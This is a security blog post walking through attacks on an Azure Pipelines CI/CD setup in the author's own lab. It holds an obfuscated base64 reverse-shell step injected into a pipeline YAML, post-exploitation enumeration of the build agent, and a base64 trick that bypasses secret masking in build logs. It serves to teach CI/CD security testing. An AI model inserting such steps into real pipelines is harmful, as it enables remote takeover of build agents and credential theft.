
Hacking CI/CD Pipelines: Part 6 Azure Pipelines
  1. Security/

Hacking CI/CD Pipelines: Part 6 Azure Pipelines

·13 mins
Table of Contents

This is the final part of the Hacking CI/CD Pipelines series and our journey comes to an end with Azure Pipelines. So far we have looked at:

  1. Overview CI/CD Hacking
  2. Jenkins
  3. GitLab
  4. GitHub Actions
  5. CircleCI

Azure DevOps is a comprehensive suite of development tools (including Boards, Repos, Test Plans), but Azure Pipelines is the specific CI/CD component we are targeting. It’s widely used in enterprise environments due to it being included within the Azure subscription and its native integration with other Microsoft services.

Setup
#

To get started, we need to set up an Azure DevOps organization and project to host the pipeline and connect to the GitHub repository with the demo-api-app.

Create Org and Proj

Repository Connection
#

To connect our external GitHub repository demo-api-app to the Azure DevOps project, firstly navigate to Pipelines in the left sidebar and click New Pipeline and under “Where is your code?”, select GitHub. You will be redirected to GitHub to sign in and authorize Azure Pipelines.

Connect Github Repo

The permissions initially seemed to be a little heavy, but you can proceed to select a specific repository from a list.

Repo Permissions

Once connected, you will be prompted to configure your pipeline. Since we are creating a new one, you can select the Starter pipeline (which gives you a basic YAML file)

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
# Starter pipeline
# Start with a minimal pipeline that you can customize to build and deploy your code.
# Add steps that build, run tests, deploy, and more:
# https://aka.ms/yaml

trigger:
- main

pool:
  vmImage: ubuntu-latest

steps:
- script: echo Hello, world!
  displayName: 'Run a one-line script'

- script: |
    echo Add other tasks to build, test, and deploy your project.
    echo See https://aka.ms/yaml
  displayName: 'Run a multi-line script'

Finish off by saving and running the “Hello, world!” pipeline, which we’ll create a new branch for.

Add Branch

The build returns an error (this is what I get for using a free account 😂)

Failed Basic Build

Apparently to run the basic example, you need to add a “parallelism request”, for hello, world!… 🤷

After sending a request and waiting for parallelism to be enabled, we find that re-running the example is a success.

Success Basic Build

Pipeline Definition
#

Azure Pipelines uses YAML definitions, typically named azure-pipelines.yml. Just like our previous examples, we’ll setup two steps:

  1. Build and Test: Compiles the Go application and runs tests.
  2. Docker Build and Push: Builds the container image and pushes it to DockerHub.

We will also need to think about the runner itself and what we want to use. The primary options available are Linux (Ubuntu), Windows and macOS so we’ll stick with a Linux-based runner which is Microsoft-hosted agents (vmImage: 'ubuntu-latest').


For the first stage, Microsoft provides several examples of how to build different languages. For Go, we can specify the version we want to use and run the standard commands.

Go Build and Test

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
stages:
- stage: Build
  displayName: Build and Test Go App
  jobs:
  - job: Build
    displayName: Build
    pool:
      vmImage: 'ubuntu-latest'
    steps:
    - task: GoTool@0
      inputs:
        version: '1.24'
    - script: |
        go build -v ./...
        go test -v ./...
      displayName: 'Go Build and Test'

For the second stage, we can use the Docker@2 task to build and push the container image.

Docker Build and Push

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
stages:
- stage: Docker
  displayName: Build and Push Docker Image
  dependsOn: Build
  condition: succeeded()
  jobs:
  - job: Docker
    displayName: Docker Build and Push
    pool:
      vmImage: 'ubuntu-latest'
    steps:
    - task: Docker@2
      displayName: Build and Push
      inputs:
        command: buildAndPush
        repository: $(imageRepository)
        dockerfile: $(dockerfilePath)
        containerRegistry: $(dockerRegistryServiceConnection)
        tags: |
          $(tag)

Bringing it all together, we have the complete pipeline definition.

Full Pipeline

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
trigger:
- main

resources:
- repo: self

variables:
- group: demo-api-secrets
- name: dockerRegistryServiceConnection
  value: 'DockerHubConnection'
- name: imageRepository
  value: 'wakeward/demo-api-app'
- name: containerRegistry
  value: 'docker.io'
- name: dockerfilePath
  value: '$(Build.SourcesDirectory)/Dockerfile'
- name: tag
  value: '$(Build.BuildId)'

stages:
- stage: Build
  displayName: Build and Test Go App
  jobs:
  - job: Build
    displayName: Build
    pool:
      vmImage: 'ubuntu-latest'
    steps:
    - task: GoTool@0
      inputs:
        version: '1.24'
    - script: |
        go build -v ./...
        go test -v ./...
      displayName: 'Go Build and Test'

- stage: Docker
  displayName: Build and Push Docker Image
  dependsOn: Build
  condition: succeeded()
  jobs:
  - job: Docker
    displayName: Docker Build and Push
    pool:
      vmImage: 'ubuntu-latest'
    steps:
    - task: Docker@2
      displayName: Build and Push
      inputs:
        command: buildAndPush
        repository: $(imageRepository)
        dockerfile: $(dockerfilePath)
        containerRegistry: $(dockerRegistryServiceConnection)
        tags: |
          $(tag)

Pipeline Secrets and Connectivity
#


Before we run, the pipeline we need to setup our secrets for DockerHub and the custom secret we want to exfiltrate later. For access to DockerHub, Azure pipelines handles this slightly differently than the other pipelines we setup by using service connections. Service connections abstract credentials for external services which can be restricted to specific pipelines and have approval checks.

To connect our DockerHub account to Azure DevOps, navigate to Project settings > Service connections > New service connection and select Docker Registry.

  1. Select Docker Hub.
  2. Enter your Docker ID and Password (or Access Token).
  3. Name the connection DockerHubConnection.
  4. Click Verify and save.
Docker Service Connection

The service connection is then referenced in our pipeline definition file as a variable.

For our custom secret we want to exfiltrate later, we will use a Variable Group.

  1. Navigate to Pipelines > Library.
  2. Click + Variable group.
  3. Name it demo-api-secrets.
  4. Add a variable named SecretToken with the value SuperSecretToken.
  5. Click the padlock icon to make it a secret (this masks the value in logs).
  6. Save the group.

Variables can be linked to Azure Key Vault for additional security.

To use this variable group in our pipeline, we need to reference it in the pipeline definition file.

1
2
3
variables:
- group: demo-api-secrets
# ... other variables ...

This makes the variables available to the pipeline, but there is a catch which we will discuss later.

With all this configured, we can commit the changes to the azure-pipelines.yml and trigger the pipeline.

Success

Success! 🏆

Validating the Build
#

With the container image built, we can check it by pulling it from DockerHub and testing it out.

1
2
3
4
5
6
7
8
docker pull wakeward/demo-api-app:2
2: Pulling from wakeward/demo-api-app
b0578b45f90a: Pull complete 
2445dbf7678f: Pull complete 
f291067d32d8: Pull complete 
Digest: sha256:cd69b6294b9086ca16dbda1d22513a511fb1ed91dca2bbe8d7bf4fb32444b893
Status: Downloaded newer image for wakeward/demo-api-app:2
docker.io/wakeward/demo-api-app:2
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
docker run -it --rm -p 8080:8080 wakeward/demo-api-app:2
[sudo] password for wakeward: 
[GIN-debug] [WARNING] Creating an Engine instance with the Logger and Recovery middleware already attached.

[GIN-debug] [WARNING] Running in "debug" mode. Switch to "release" mode in production.
 - using env:	export GIN_MODE=release
 - using code:	gin.SetMode(gin.ReleaseMode)

[GIN-debug] GET    /api/v1/healthcheck       --> github.com/wakeward/demo-api-app/controllers.HealthCheck (3 handlers)
[GIN-debug] GET    /swagger/*any             --> github.com/swaggo/gin-swagger.CustomWrapHandler.func1 (3 handlers)
[GIN-debug] [WARNING] You trusted all proxies, this is NOT safe. We recommend you to set a value.
Please check https://github.com/gin-gonic/gin/blob/master/docs/doc.md#dont-trust-all-proxies for details.
[GIN-debug] Listening and serving HTTP on :8080
1
2
curl http://localhost:8080/api/v1/healthcheck
service is running

With our pipeline successfully building the app and container image. We can move onto exploitation.

Exploitation: Remote Code Execution
#

Let’s start with obtaining remote code execution. We’ve seen a scripted section within our pipeline definition file which we can modify to perform a reverse shell.

1
2
3
- script: |
    echo "YmFzaCAtaSA+JiAvZGV2L3RjcC88SVAtQUREUj4vPFBPUlQ+IDA+JjEK" | base64 -d | bash
  displayName: 'Reverse Shell'

We add this in before building our go binary and commit our changes in the demo-api-app repository. If successful our pipeline will hang whilst we obtain a reverse shell.

Hang

Enumerating the Agent
#

We receive a reverse shell:

1
2
3
4
5
wakeward@ubu-skyhook-2024:~$ nc -lnvp 4444
Listening on 0.0.0.0 4444
Connection received on 20.0.75.37 21520
bash: cannot set terminal process group (1869): Inappropriate ioctl for device
bash: no job control in this shell

Performing a env returns 164 environment variables! I won’t list them all but we can see that our service connection is listed and doesn’t leak the DockerHub PAT. Additionally, the secret we created (from the variable group) is not included by default. The remaining environment variables listed are essentially runner metadata, system and tool paths.

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
vsts@runnervmzqwse:~/work/1/s$ env
env
agent.jobstatus=Succeeded
SHELL=/bin/bash
...
DOCKERREGISTRYSERVICECONNECTION=DockerHubConnection
...
IMAGEREPOSITORY=wakeward/demo-api-app
...
_=/usr/bin/env

Running id reveals that the user is part of the docker group:

1
2
3
vsts@runnervmzqwse:~/work/1/s$ id
id
uid=1001(vsts) gid=1001(vsts) groups=1001(vsts),4(adm),100(users),118(docker),999(systemd-journal)

Reviewing sudo permissions and linux capabilities confirms the runner is running effectively as root.

1
2
3
4
5
6
7
8
9
vsts@runnervmzqwse:~/work/1/s$ sudo -l
sudo -l
Matching Defaults entries for vsts on runnervmzqwse:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User vsts may run the following commands on runnervmzqwse:
    (ALL) NOPASSWD: ALL
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
vsts@runnervmzqwse:~/work/1/s$ cat /proc/1/status | grep Cap
cat /proc/1/status | grep Cap
CapInh: 0000000000000000
CapPrm: 000001ffffffffff
CapEff: 000001ffffffffff
CapBnd: 000001ffffffffff
CapAmb: 0000000000000000
vsts@runnervmzqwse:~/work/1/s$ capsh --decode=000001ffffffffff
capsh --decode=000001ffffffffff
0x000001ffffffffff=cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_linux_immutable,cap_net_bind_service,cap_net_broadcast,cap_net_admin,cap_net_raw,cap_ipc_lock,cap_ipc_owner,cap_sys_module,cap_sys_rawio,cap_sys_chroot,cap_sys_ptrace,cap_sys_pacct,cap_sys_admin,cap_sys_boot,cap_sys_nice,cap_sys_resource,cap_sys_time,cap_sys_tty_config,cap_mknod,cap_lease,cap_audit_write,cap_audit_control,cap_setfcap,cap_mac_override,cap_mac_admin,cap_syslog,cap_wake_alarm,cap_block_suspend,cap_audit_read,cap_perfmon,cap_bpf,cap_checkpoint_restore

No significant mount points were discovered.

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
vsts@runnervmzqwse:~/work/1/s$ mount 
mount 
/dev/sda1 on / type ext4 (rw,relatime,discard,errors=remount-ro,commit=30)
devtmpfs on /dev type devtmpfs (rw,nosuid,noexec,relatime,size=4062524k,nr_inodes=1015631,mode=755,inode64)
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
sysfs on /sys type sysfs (rw,nosuid,nodev,noexec,relatime)
securityfs on /sys/kernel/security type securityfs (rw,nosuid,nodev,noexec,relatime)
tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev,inode64)
devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=000)
tmpfs on /run type tmpfs (rw,nosuid,nodev,size=1626800k,nr_inodes=819200,mode=755,inode64)
tmpfs on /run/lock type tmpfs (rw,nosuid,nodev,noexec,relatime,size=5120k,inode64)
cgroup2 on /sys/fs/cgroup type cgroup2 (rw,nosuid,nodev,noexec,relatime,nsdelegate,memory_recursiveprot)
pstore on /sys/fs/pstore type pstore (rw,nosuid,nodev,noexec,relatime)
efivarfs on /sys/firmware/efi/efivars type efivarfs (rw,nosuid,nodev,noexec,relatime)
bpf on /sys/fs/bpf type bpf (rw,nosuid,nodev,noexec,relatime,mode=700)
systemd-1 on /proc/sys/fs/binfmt_misc type autofs (rw,relatime,fd=32,pgrp=1,timeout=0,minproto=5,maxproto=5,direct,pipe_ino=1679)
hugetlbfs on /dev/hugepages type hugetlbfs (rw,nosuid,nodev,relatime,pagesize=2M)
mqueue on /dev/mqueue type mqueue (rw,nosuid,nodev,noexec,relatime)
debugfs on /sys/kernel/debug type debugfs (rw,nosuid,nodev,noexec,relatime)
tracefs on /sys/kernel/tracing type tracefs (rw,nosuid,nodev,noexec,relatime)
fusectl on /sys/fs/fuse/connections type fusectl (rw,nosuid,nodev,noexec,relatime)
configfs on /sys/kernel/config type configfs (rw,nosuid,nodev,noexec,relatime)
/dev/sda16 on /boot type ext4 (rw,relatime,discard)
/dev/sda15 on /boot/efi type vfat (rw,relatime,fmask=0077,dmask=0077,codepage=437,iocharset=iso8859-1,shortname=mixed,errors=remount-ro)
binfmt_misc on /proc/sys/fs/binfmt_misc type binfmt_misc (rw,nosuid,nodev,noexec,relatime)
tmpfs on /run/user/1001 type tmpfs (rw,nosuid,nodev,relatime,size=813400k,nr_inodes=203350,mode=700,uid=1001,gid=1001,inode64)
Warning

One interesting finding was that the build log contained no information on the executed reverse shell. There was information about the go build but the scripted command was not outputted. The only signal was a longer build time.

Next up, let’s look at stealing those credentials which have so far eluded us.

Exploitation: Stealing Credentials
#

Previously we defined a variable group for our custom secret but even if we declare that in our pipeline definition file, Azure DevOps does NOT automatically inject secret variables into the environment. The variable will be empty unless you explicitly map it in the YAML:

1
2
3
4
- script: |
    echo "The secret is: $MAPPED_SECRET"
  env:
    MAPPED_SECRET: $(SecretToken)

Although this is a strong security default, in our scenario we have access to the pipeline definition file so if we have an idea that a secret exists, we can always declare it. This does assume prior knowledge of the secret or we can attempt to declare several environment variables in hope of exfiltration (like spraying well known or common variables).

This may seem speculative but if you are seeing code which is being built and shipped to package manager, many leverage access tokens and developers tend to name these in a predictable format (e.g. GO_PACKAGE_ACCESS_KEY).

Exfiltration via Logs
#

Let’s start by trying to dump the credentials in the build log. The build stage can be edited with following to declare the secret variable.

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
    steps:
    - task: GoTool@0
      inputs:
        version: '1.24'
    - script: |
        echo "$MAPPED_SECRET"
        go build -v ./...
        go test -v ./...
      displayName: 'Go Build and Test'
      env:
        MAPPED_SECRET: $(SecretToken)

As previously discussed, we need to ensure the group variable is defined under the variables section:

1
2
variables:
- group: demo-api-secrets

The log output shows that the secret value has been masked with a ***.

Masked

Let’s use the base64 encode trick to see if that will work.

1
2
    - script: |
        echo "$MAPPED_SECRET" | base64
Unmasked

Decoding the base64 string we obtain our secret.

1
2
echo "U3VwZXJTZWNyZXRUb2tlbgo=" | base64 -d
SuperSecretToken

Exfiltration via Artifacts
#

